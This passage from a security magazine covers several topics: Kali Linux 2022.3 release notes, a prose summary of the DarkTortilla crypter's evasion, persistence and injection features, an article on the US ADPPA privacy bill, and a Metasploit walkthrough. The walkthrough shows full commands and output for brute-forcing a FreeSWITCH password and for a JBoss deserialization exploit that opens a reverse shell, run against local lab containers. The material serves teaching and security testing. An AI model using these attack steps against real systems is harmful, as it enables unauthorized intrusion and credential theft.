
```
Processing triggers for libapache2-mod-php8.1 (8.1.5-1+b1)
...
Processing triggers for kali-menu (2022.3.1) ...
Processing triggers for php8.1-cli (8.1.5-1+b1) ...
Processing triggers for php8.1-fpm (8.1.5-1+b1) ...
NOTICE: Not enabling PHP 8.1 FPM by default.
NOTICE: To enable PHP 8.1 FPM in Apache2 do:
NOTICE: a2enmod proxy_fcgi setenvif
NOTICE: a2enconf php8.1-fpm
NOTICE: You are seeing this message because you have apache
2 package installed.

(kali@kali)-[~]
└─$
```

Start dvwa service as shown below.

```
(kali@kali)-[~/etc/dvwa]
└─$ sudo service dvwa start
```

The dvwa service is successfully started.



The DVWA service is installed with its own Nginx server and has nothing to do with the Apache server of Kali Linux. The configuration files of DVWA are in the /etc folder.

```
(kali㉿kali)-[ /var/www/html ]
└─$ cd /etc/dvwa

(kali㉿kali)-[ /etc/dvwa ]
└─$ ls
config  nginx.conf  snippets  vhost

(kali㉿kali)-[ /etc/dvwa ]
└─$ cd vhost

(kali㉿kali)-[ /etc/dvwa/vhost ]
└─$ ls
dvwa-nginx.conf

(kali㉿kali)-[ /etc/dvwa/vhost ]
└─$ nano dvwa-nginx.conf
```

For example, if you want to change the port on which DVWA is running, you can do it in dvwa-nginx.conf file.

```

GNU nano 6.3          dvwa-nginx.conf
server {
  listen 42001;
  root /usr/share/dvwa/;
  index index.php index.html index.htm;

  #server_name localhost;

  location / {
    allow 127.0.0.1;
    deny all;
  }
}



```

[ File 'dvwa-nginx.conf' is unwritable ]

<sup>^</sup>G Help      <sup>^</sup>O Write Out      <sup>^</sup>W Where Is      <sup>^</sup>K Cut  
<sup>^</sup>X Exit      <sup>^</sup>R Read File      <sup>^</sup>\ Replace      <sup>^</sup>U Paste

## VIRTUAL MACHINE UPDATES

With this release, the VirtualBox image of Kali will be released as a VDI disk and a vbox metadata file instead of a OVA file. VDI disk is the native format of VirtualBox and has a better compression ratio than OVA file.

Name	Date modified	Type	S
 kali-linux-2022.3-virtualbox-amd64.vbox	08-08-2022 16:00	VirtualBox Machin...	
 kali-linux-2022.3-virtualbox-amd64.vdi	08-08-2022 16:00	Virtual Disk Image	1

## **NEW TOOLS**

Just like any other release of Kali, new tools have been added this time too. The new tools that are added to this release are Brute shark, DefectDojo, phpsploit, shellfire and Spraying Toolkit.

## **KALI NETHUNTER UPDATES**

Many apps in the NetHunter store are updated to their latest release. With updates to the NetHunter app and addition of 6 new kernels to the NetHunter repository support for Android 12 is soon getting closer.

## **KALI ARM UPDATES**

With this release, the default size for the boot partition has been set to 256MB for every Kali ARM device. The kernel of all Raspberry PI devices had been upgraded to 5.15. The broken sleep modes problem of PineBook has been fixed too.

## **KALI TOOLS REPO**

The Kali Tools repository has been opened up to accept community contributions. So, if you have a tool (Your own tool) which you want to see in Kali Linux, this is the chance. Make sure you submit general information, examples of its usage and information about how to use the tool before submitting it.

## **DISCORD SERVER**

A new Discord server has been opened that's been named "Kali Linux & Friends." This is for Kali community to get together and chat real time. So, if you are facing any problem or have a question, please search for your topic and ask questions.

## **ARE YOU THE GUY/GIRL?**

If you know Go (Golang Programming language), then you can be the guy/girl the Kali Linux makers are looking for. They need some help in an already existing project. If you think you fit this description, you should tweet at them directly or email them i can help at Kali dot.org. Other than all these, the latest version of Kali received many minor updates too.

*MooBot, a variant of the MIRAI botnet is now co-opting vulnerable D-Link devices into an army of DOS Bots by taking advantage of multiple exploits.*

## What Is DarkTortilla And How It Evaded Detection Since 2015?

# REAL WORLD HACKING SCENARIO

*Our readers have learnt about some crypters in our Magazine. A crypter is a software used to make the malware undetectable by Anti-Malware. Well, Dark Tortilla is one such crypter. The speciality of DarkTortilla is not that it has been around since 2015 but also that it has been successful in evading detection since then.*

In this article, readers will learn how DarkTortilla has been evading detection. DarkTortilla is .NET based crypter that has been used to deliver many popular information stealers and RATs like Agent Tesla Redline, Nanocore Async RAT, Cobalt Strike and even Metasploit.

Researchers at Counter Threat Unit (CTU) of SecureWorks have observed that 93 samples of DarkTortilla were being uploaded on average every week to VirusTotal since January 2021 to May 2022. They began analysing those samples and this article is a result of their analysis.

### Mode Of Delivery

The mode of delivery to deliver DarkTortilla has been similar to delivery of other loaders we have seen recently. They are delivered using spear phishing emails or malspam emails. Secure Works has observed that the malspam emails to deliver DarkTortilla are in various languages like English, German, Romanian, Spanish, Italian and Bulgarian and had a lure related to logistics.

The payload was delivered as an attachment that was in ISO, zip, img, dmg and .tar format (we have seen this in our June 2022 Issue). These archive files contained a single executable whose name was same as the name of the archive but with .exe extension. This executable is the initial loader sample of DarkTortilla.

Malicious documents were also used to deliver DarkTortilla. In these malicious documents, DarkTortilla is usually embedded as packager shell object. Another method used embedded macros to deliver this crypter.

### Contents Of DarkTortilla Crypter

DarkTortilla contains two components. They are,

1. NET based initial loaders
2. NET based core processor in DLL format.

CTU researchers observed that the core processor was embedded within the .NET resources of the Initial Loader. There were also some samples where the Loader retrieved the encoded core processor from public paste sites like Pastebin etc

**"The only way to maintain privacy on the internet is to not be on the internet"**

**- Abhijit Naskar.**

## Initial Loaders

The Initial loader components of the Dark Tortilla Crypter sample were obfuscated DeepSea.NET code obfuscator to prevent analysis of the code. Hence most of the names were random names. The same obfuscator also applies switch dispatch control flow obfuscation which restructures code into switch statements that further makes analysis harder. In addition to this, the configuration of DarkTortilla is encrypted and stored as bitmap images.

The first thing the initial loader does on executing it is to check for internet connectivity by issuing HTTP GET Requests. If the check fails, then the Loader continuously performs the checks until it gets an internet connectivity. Once it gets internet connectivity, the loader downloads content from google.com and bing.com. But the main function of the loader is to retrieve the encoded core processor data.

The retrieval method depends on where the encoded core processor data is present. If the processor data is in .NET resources of the initial loaded binary, the loader generates a key to decode the processor. This key is hard coded. After decoding the processor data, the loader loads the core processor assembly code and executes its entry point.

If the core processor data is loaded on an external site (public paste site), the loader first decodes the URL where the core processor is hosted. The encoding logic is different for different samples observed by the researchers. This is probably done to make detection and analysis harder.

The initial loader string hosted at the URL *"The most important feature of DarkTortilla is not its main payload but its addon packages. DarkTortilla can be configured with zero or more payloads which doesn't include its main payload."* retrieves an encoded after decoding it. Although the string represents processor data, it has XML tags, delimiters and integer values encoded with a shift cipher to make decoding very hard. The loader downloads this data but doesn't save it on the file system but only stores it in memory.

The initial loader decodes this string first by removing fake XML tags, then converting the string into an array of integers by replacing the random letter character delimiters with a consistent letter and then using the same letter to split the string into integers. The final step is to iterate through the integer array and subtract a pre-defined value. This value is once again different for different samples.

## Core Processor

The core processor contains the primary functionality of DarkTortilla. The core processor is a DLL file normally named DeserIALIZED.dll, SHCore.dll, PVCORE.dll and SHcore2.dll. From March 2022, the names of this DLL started using more random names.

All the configuration required for core processor is in an encrypted format in the form of images. The core processor extracts the encrypted configuration and parses the decrypted data into a structure that can easily be referenced. The core processor has many functions which can be configured by attackers as per their need. Some of the important functions are, Fake Message Box, Melt function, Installation function, Persistence function, RunPE process injection function, Anti-VM and Anti-Sandbox functions.

*A newly discovered vulnerability in a Python module could affect over 3,50,000 Python projects.*

### 1. Fake Message Box

Dark Tortilla can be configured to show a Message Box when it is executed. This box can be useful for threat actors to fool victims into thinking that a legitimate app is being loaded while actually it is a malware that's running.

### 2. Melt

This feature if enabled allows threat actors to move the initial loader executable to the Windows %TEMP% directory.

### 3. Installation

This option can be used to install DarkTortilla on the system. The installation directory can also be configured by the threat actor.

### 4. Persistence

You already know what this is.

### 5. RunPE Process Injection

DarkTortilla can execute its payloads using process injection. With this method, the payload is only executed in memory and not on the system.

### 6. Anti -VM Features

This feature of Dark Tortilla enables its Anti-VM controls. The core processor queries various WMI objects to detect if it is running in a virtual machine. The core processor also queries information about the systems running processes and services for any strings associated with VirtualBox, VMware, Hyper-V etc. If it detects any of the above, it terminates the initial loader process immediately.

### 7. Anti - SandBox Features

If this feature is enabled, the core processor searches for a process named "sandboxpiercss" process. If it is present, the process is terminated.

## **Main Payload**

The primary function of the core processor is to process the main payload. As already told at the beginning of this article, the payload can be a information stealer or a commodity RAT. Dark Tortilla executes the main payload using RunPE process injection. Hence the main payload resides only in memory.

*Attackers are exploiting the recently revealed vulnerability in Atlassian Confluence Servers for illicit cryptocurrency mining.*

## ADDON Packages

The most important feature of DarkTortilla is not its main payload but its addon packages. DarkTortilla can be configured with zero or more payloads which doesn't include its main payload. These are known as addon packages.

Researchers of CTU at SecureWorks observed addons that include benign decoy documents, additional DarkTortilla payloads, legitimate executables, Keyloggers, Clipboard stealers and crypto-currency miners. DarkTortilla can be configured to install these add on packages either in memory or on system.

Some experts are of the opinion that researchers focussed so much on the main payload of DarkTortilla that they ignored the add on packages This may have further helped DarkTortilla in evading detection.

## ANTI - Analysis

DarkTortilla took many measures to avoid detection. CTU researchers observed that the core processor samples of DarkTortilla were obfuscated using the ConfuserEX code obfuscator. Apart from this, specially crafted code was injected into the samples. This code did not affect the normal (malicious) execution of the crypter but inhibited decompiling of the sample by tools like dnspy.

Researchers also observed the code to detect debuggers inside the DarkTortilla sample but this code was not called. However, researchers are not yet sure if this was added by the author of the crypter or ConfuserEX itself. Seven years without detection is a great feat (although malicious) as a ***"The focus on main payload and ignoring ADDON packages too may have helped DarkTortilla. There is one mystery still to be solved about DarkTortilla."*** crypter. But how did DarkTortilla evade detection so many years?

In addition to all the measures the makers took to avoid detection and analysis of its code, it seems DarkTortilla evades detection by getting lost in so many .NET crypters available on internet. The focus on main payload and ignoring ADDON packages too may have helped DarkTortilla. There is one mystery still to be solved about DarkTortilla. Nobody knows how this crypter reached threat actors.

"Despite scouring underground marketplaces and forums, we've been unable to find where or how DarkTortilla is being sold." said Rob Pantazopoulos, Security Researcher, SecureWorks. In an interview to TheHackernews.

## ANTI -Tamper Features

DarkTortilla has many features to prevent anyone from tampering with its working. They are,

1. It immediately (core processor) immediately reruns the subprocess running the main payload if it is terminated.
2. Initial loader executable is rerun immediately if terminated. DarkTortilla achieves this using a secondary .NET based executable named "WatchDog".
3. The core processor ensures that the dropped Watchdog executable is continuously executed.
4. The core processor also maintains persistence for the initial loader.
5. The core processor also delays execution at some stages of the process.

**(THE END)**



**A new US data privacy bill aims to give you more control over information collected about you – and make businesses change how they handle data.**

## ONLINE SECURITY

### (Cont'd From Page 14)

state laws specifically regulating facial recognition technology. The preemption provisions, however, are in flux as members of the House continue to negotiate the bill.

ADPPA's national standards provide uniform compliance requirements, serving economic efficiency; but its preemption of most state laws has some scholars concerned, and California opposes its passage.

If preemption stands, any final version of the ADPPA will be the law of the land, limiting states from more firmly protecting their citizens' data privacy.

### Private Right Of Action and Enforcement

ADPPA provides for a private right of action, allowing people to sue covered entities who violate their rights under ADPPA. That gives the bill's enforcement mechanisms a big boost, although it has significant restrictions.

The U.S. Chamber of Commerce and the tech industry oppose a private right of action, preferring ADPPA enforcement be restricted to the Federal Trade Commission. But the FTC has far less staff and far fewer resources than U.S. trial attorneys do.

ECPA, for comparison, has a private right of action. It has not overwhelmed courts or businesses, and entities likely comply with ECPA to

avoid civil litigation. Plus, courts have honed ECPA's terms, providing clear precedent and understandable compliance guidelines.

### How Big Are The Changes?

The changes to U.S. data privacy law are big, but ADPPA affords much-needed security and data protections to U.S. citizens, and I believe that it is workable with tweaks.

Given how the internet works, data routinely flows across international borders, so many U.S. companies have already built compliance with other nations' laws into their systems. This includes the E.U.'s General Data Protection Regulation – a law similar to the ADPPA. Facebook, for example, provides E.U. citizens with GDPR's protections, but it does not give U.S. citizens those protections, because it is not required to do so.

Congress has done little with data privacy, but ADPPA is poised to change that.

**This Article first  
appeared in  
The Conversation**

*BitDefender released a decryptor for the LockerGoga ransomware in collaboration with Europol, No More Ransom Project and Zurich law enforcement authorities.*

## FreeSwitch, JBoss EAP/AS Remoting, Sourcegraph & Apache Spark

# METASPLOIT THIS MONTH

Welcome to Metasploit This Month. Let us learn about the latest exploit modules of Metasploit and how they fare in our tests.

### FreeSWITCH Login Module

**TARGET:** FreeSwitch

**TYPE:** Remote

**MODULE :** Auxiliary

**ANTI-MALWARE :** NA

FreeSWITCH is a free and open-source application server for real-time communication, WebRTC, telecommunications, video and Voice over Internet Protocol (VoIP). This module is a login utility to find the password of the FreeSWITCH event socket service by bruteforcing the login interface. Note that this service does not require a username to log in; login is done purely via supplying a valid password. We tested it on the latest version of FreeSWITCH. Let's set the target first.

```
(kali@kali) - [~]
└─$ docker pull drachtio/drachtio-freeswitch-mrf
Using default tag: latest
latest: Pulling from drachtio/drachtio-freeswitch-mrf
31b3f1ad4ce1: Pull complete
140cd44bc697: Pull complete
28ca294a48ae: Pull complete
61d81f02eacc: Pull complete
ac60ad9bb39e: Pull complete
36557600c1ae: Pull complete
13a4f0f0826e: Pull complete
c6a538056a4b: Pull complete
Digest: sha256:90eba5326a9c89b23eba8e757a065bfc70bcfb171824071f4ab05604ba46e322
Status: Downloaded newer image for drachtio/drachtio-freeswitch-mrf:latest
docker.io/drachtio/drachtio-freeswitch-mrf:latest
```

```
(kali@kali) - [~]
└─$ docker run -d --rm --name FS1 --net=host \
-v /home/deploy/log:/usr/local/freeswitch/log \
-v /home/deploy/sounds:/usr/local/freeswitch/sounds \
-v /home/deploy/recordings:/usr/local/freeswitch/recordings \
drachtio/drachtio-freeswitch-mrf freeswitch --sip-port 5038 --tls-port 5039 --rtp-range-start 20000 --rtp-range-end 21000 --password hunter
5387461dc7dd97e050582cddb87d6136643c176182675bc583b20e42a6f2511
```

The target's ready. Note that we have started this FreeSWITCH container by setting the password

as "hunter". Let's see how this module works. Start Metasploit and load the `freeswitch_event_socket_login` module.

```
msf6 > search freeswitch_event
```

### Matching Modules

```
=====
```

#	Name	Rank	Check	Description	Disclosure
0	exploit/multi/misc/freeswitch_event_socket_cmd_exec	excellent	Yes	FreeSWITCH Event Socket Command Execution	2019-11-03
1	auxiliary/scanner/misc/freeswitch_event_socket_login	normal	Yes	FreeSWITCH Event Socket Login	

Interact with a module by name or index. For example `info 1`, `use 1` or `use auxiliary/scanner/misc/freeswitch_event_socket_login`

```
msf6 > use 1
```

```
msf6 auxiliary(scanner/misc/freeswitch_event_socket_login) > show options
```

Module options (auxiliary/scanner/misc/freeswitch\_event\_socket\_login):

Name	Current Setting	Required	Description
BRUTEFORCE_SPE	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
PASSWORD	ClueCon	no	FreeSWITCH event socket default password
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt	no	The file that contains a list of probable passwords.
RHOSTS		yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>

Set all the required options and execute the module. If you don't set any dictionary, the module will use the default dictionary.

```
msf6 auxiliary(scanner/misc/freeswitch_event_socket_login) > set rho
sts 127.0.0.1
rhosts => 127.0.0.1
msf6 auxiliary(scanner/misc/freeswitch_event_socket_login) > set rpo
rt 8021
rport => 8021
msf6 auxiliary(scanner/misc/freeswitch_event_socket_login) > run

[*] 127.0.0.1:8021 - Running automatic check ("set AutoCheck
false" to disable)
[+] 127.0.0.1:8021 - The target appears to be vulnerable.
[+] 127.0.0.1:8021 - Login Successful: hunter
[*] 127.0.0.1:8021 - Scanned 1 of 1 hosts (100% complete)
```

As readers can see, the module successfully cracked the password.

### [JBoss EAP/AS Remoting RCE Module](#)

**TARGET: JBoss <= 6.1.0**

**TYPE: Remote**

**MODULE : Exploit**

**ANTI-MALWARE : NA**

JBoss is a division of Red Hat that provides support for Wildfly opensource application server program (JBoss AS) and related middleware services. JBoss EAP is an Enterprise application platform for building, deploying and hosting Java applications and services.

The above-mentioned versions of the JBOSS have a java deserialization vulnerability in Remoting unified Invoker interface. We have tested this on JBoss container of version 6.1.0. Let's set the target first. Create two new files named docker-compose.yml and Dockerfile on Kali Linux. Copy the contents from the file given below into the file docker-compose.yml.

```
version: "3"
services:
  web:
    build:
    ports:
      - "8080:8080"
      - "9990:9990"
      - "4447:4447"
      - "9999:9999"
      - "4446:4446"
      - "3873:3873"
      - "4445:4445"
    networks:
      internet:
        aliases:
          - jboss-as-61
networks:
  internet:
    driver: bridge
```

The screenshot shows a Kali Linux desktop with a terminal window open. The terminal displays the contents of a Docker Compose file named 'docker-compose.yml'. The file configuration is as follows:

```

version: "3"
services:
  web:
    build: .
    ports:
      - "8080:8080"
      - "9990:9990"
      - "4447:4447"
      - "9999:9999"
      - "4446:4446"
      - "3873:3873"
      - "4445:4445"
    networks:
      internet:
        aliases:
          - jboss-as-61
networks:
  internet:
    driver: bridge

```

Similarly copy the contents of the below file into file named Dockerfile.

```

FROM jboss/base-jdk:8

# Set the JBOSS_VERSION env variable
ENV JBOSS_HOME /opt/jboss/jboss-as-6.1
ENV EAP_HOME /opt/jboss/jboss-as-6.1

# Add the JBoss distribution to /opt, and make jboss the owner of the extracted zip
content
# https://jbossas.jboss.org/downloads
RUN curl https://download.jboss.org/jbossas/6.1/jboss-as-distribution-6.1.0.Final.zip -o
/opt/jboss/jboss-as-6.1.0.zip
RUN jar -xvf /opt/jboss/jboss-as-6.1.0.zip \
&& mv /opt/jboss/jboss-6.1.0.Final $EAP_HOME \
&& chmod a+x $EAP_HOME/bin/*

# Ensure signals are forwarded to the JVM process correctly for graceful shutdown
#ENV LAUNCH_JBOSS_IN_BACKGROUND true

# Enable binding to all network interfaces and debugging inside the EAP
RUN echo "JAVA_OPTS=\"\$JAVA_OPTS -Djboss.bind.address=0.0.0.0
-Djboss.bind.address.management=0.0.0.0\"" >> ${EAP_HOME}/bin/run.conf

# Expose the ports we're interested in
EXPOSE 8080 9990 4447 9999 4446 3873 4445

# Set the default command to run on boot
# This will boot JBoss EAP in the standalone mode and bind to all interface
ENTRYPOINT ["/opt/jboss/jboss-as-6.1/bin/run.sh"]

```

```

*(Dockerfile)
File Edit Search Options Help
FROM jboss/base-jdk:8

# Set the JBOSS VERSION env variable
ENV JBOSS_HOME /opt/jboss/jboss-as-6.1
ENV EAP_HOME /opt/jboss/jboss-as-6.1

# Add the JBoss distribution to /opt, and make jboss the owner of the extracted zip content
# https://jbossas.jboss.org/downloads
RUN curl https://download.jboss.org/jbossas/6.1/jboss-as-distribution-6.1.0.Final.zip -o /opt/jboss/jboss-as-6.1.0.zip
RUN jar -xvf /opt/jboss/jboss-as-6.1.0.zip \
&& mv /opt/jboss/jboss-6.1.0.Final $EAP_HOME \
&& chmod a+x $EAP_HOME/bin/*

# Ensure signals are forwarded to the JVM process correctly for graceful shutdown
#ENV LAUNCH_JBOSS_IN_BACKGROUND true

# Enable binding to all network interfaces and debugging inside the EAP
RUN echo "JAVA_OPTS=\"$JAVA_OPTS -Djboss.bind.address=0.0.0.0 -Djboss.bind.address.management=0.0.0.0\" >> ${EAP_HOME}/bin/run.conf

# Expose the ports we're interested in
EXPOSE 8080 9990 4447 9999 4446 3873 4445

# Set the default command to run on boot
# This will boot JBoss EAP in the standalone mode and bind to all interface
ENTRYPOINT ["/opt/jboss/jboss-as-6.1/bin/run.sh"]

```

Let's load the containers.

```

(kaliⓈkali) - [~/VulnDocker/JBOSS]
└─$ ls
docker-compose.yml  Dockerfile

(kaliⓈkali) - [~/VulnDocker/JBOSS]
└─$ docker-compose up
Creating network "jboss_internet" with driver "bridge"
Building web
Step 1/8 : FROM jboss/base-jdk:8
8: Pulling from jboss/base-jdk
75f829a71a1c: Downloading [=====>
] 35.5MB/75.86MB=====>
] 2.176MB/10.79MBete
=====>] 2.037kB/2.037kB

```

It is ready as shown below.

```

web_1 | 09:05:53,717 INFO [HornetQServerImpl] trying to deploy que
ue jms.queue.DLQ
web_1 | 09:05:53,755 INFO [service] Removing bootstrap log handler
S
web_1 | 09:05:53,857 INFO [org.apache.coyote.http11.Http11Protocol
] Starting Coyote HTTP/1.1 on http-0.0.0.0-8080
web_1 | 09:05:53,863 INFO [org.apache.coyote.ajp.AjpProtocol] Star
ting Coyote AJP/1.3 on ajp-0.0.0.0-8009
web_1 | 09:05:53,864 INFO [org.jboss.bootstrap.impl.base.server.Ab
stractServer] JBossAS [6.1.0.Final "Neo"] Started in 30s:182ms

```

The target is ready. Let's see how this module works. Load the JBoss remoting module.

```
msf6 > search jboss_remoting
```

### Matching Modules

```
=====
```

#	Name	Rank	Check	Description	Disclos
0	exploit/multi/misc/jboss_remoting_unified_invoker_rce	excellent	Yes	JBOSS EAP/AS Remoting Unified Invoker RCE	2019-12-11

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/multi/misc/jboss_remoting_unified_invoker_rce`

```
msf6 > use 0
```

```
[*] Using configured payload cmd/unix/reverse_bash
```

```
msf6 exploit(multi/misc/jboss_remoting_unified_invoker_rce) > show options
```

Module options (exploit/multi/misc/jboss\_remoting\_unified\_invoker\_rce):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a>
RPORT	4446	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (cmd/unix/reverse\_bash):

Name	Current Setting	Required	Description
-----	-----	-----	-----
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Unix Command

```
msf6 exploit(multi/misc/jboss_remoting_unified_invoker_rce) > █
```

Set all the required options as shown below and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(multi/misc/jboss_remoting_unified_invoker_rce) > set rhosts 172.24.0.2
rhosts => 172.24.0.2
msf6 exploit(multi/misc/jboss_remoting_unified_invoker_rce) > check
[*] 172.24.0.2:4446 - The target appears to be vulnerable.
msf6 exploit(multi/misc/jboss_remoting_unified_invoker_rce) > █
```

The target is indeed vulnerable, Now set the LHOST option and execute the module.

```
msf6 exploit(multi/misc/jboss_remoting_unified_invoker_rce) > set lhost 172.24.0.1
lhost => 172.24.0.1
msf6 exploit(multi/misc/jboss_remoting_unified_invoker_rce) > run

[*] Started reverse TCP handler on 172.24.0.1:4444
[*] 172.24.0.2:4446 - Running automatic check ("set AutoCheck false" to disable)
[+] 172.24.0.2:4446 - The target appears to be vulnerable.
[*] 172.24.0.2:4446 - Executing Unix Command for cmd/unix/reverse_bash
[+] 172.24.0.2:4446 - Successfully sent payload
[*] Command shell session 1 opened (172.24.0.1:4444 -> 172.24.0.2:40156) at 2022-09-24 05:12:47 -0400

id
